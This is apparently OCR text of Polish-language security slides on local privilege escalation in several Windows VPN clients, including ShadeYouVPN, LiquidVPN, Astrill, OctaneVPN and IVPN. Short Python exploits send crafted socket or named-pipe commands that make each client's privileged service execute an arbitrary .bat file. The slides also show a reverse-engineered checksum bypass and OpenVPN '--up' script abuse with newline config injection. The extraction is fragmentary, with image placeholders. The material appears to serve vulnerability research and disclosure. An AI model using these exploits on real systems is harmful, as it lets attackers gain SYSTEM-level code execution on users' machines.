
# ShadeYouVPN.com Client


```
s = socket.socket()
s.connect(("127.0.0.1", 10295))
sciezka = "mój_plik.bat"
s.send("s||config|"+sciezka+"|ccccc|ddddd|eeee|ffff|\r\n")
```

# LiquidVPN for Windows

```
f = open(r"\\\\.\\pipe\\LiquidVPNService", 'r+b', 0)
sciezka = "mój_plik.bat"
f.write("\\x00"*5+sciezka.encode('utf-16')[2:]+"\\x00"*2000)
```

# Weryfikacja komendy przed wykonaniem





loc_414F8B:
mov edx, [ebp+var_4]
mov edx, [edx+14h]
mov ecx, [edx+14h]
xor ecx, 587E8374h
mov edx, [edx+0D8h]
movzx edx, word ptr [edx+2Eh]
xor ecx, edx
cmp ecx, [ebp+var_1C]
jz short good_checksum

# Astrill for Windows

```
sciezka = "mój_plik.bat"
challenge = s.recv(1024)
sockname = s.getsockname()
hexed = tohex(int(challenge), 32)
checksum = int(hexed, 0) ^ 0x587E8374 ^ sockname[1]
a = str(checksum)+"/EXEC"+"\x0d\x0a"+sciezka+"\x0d\x0a"
s.send(a)
```

# Uruchom jedynie znane aplikacje



# OpenVPN

--up cmd  : Run **command** cmd after successful tun device open.

--script-security level: Where level can be:

(…)

2 -- allow calling of built-ins and scripts

openvpn.exe --script-security 2 --up c:\nasz_plik.bat


Oryginalny OPENVPN®

EXPLOIT

# OctaneVPN for Windows

```
sciezka = "mój_plik.bat"
f = open(r"\\\\.\pipe\vitalconnectsrvc", 'r+', 0)
f.write('SPAWN|c:\\openvpn.exe" --script-security 2 --up {}'.format(sciezka))
```


# Uruchom openvpn używając pliku konfiguracyjnego



```
public string[] GenerateConfiguration() {
    ArrayList arrayList = new ArrayList();
    foreach (string current in this.remotes)
    {
      arrayList.Add(string.Format("remote {0} {1}", current, this.remotePort));
    }

    return (string[])arrayList.ToArray(typeof(string));
}
```


string.Format("remote {0}", current);

# IVPN Client




Znak nowej linii

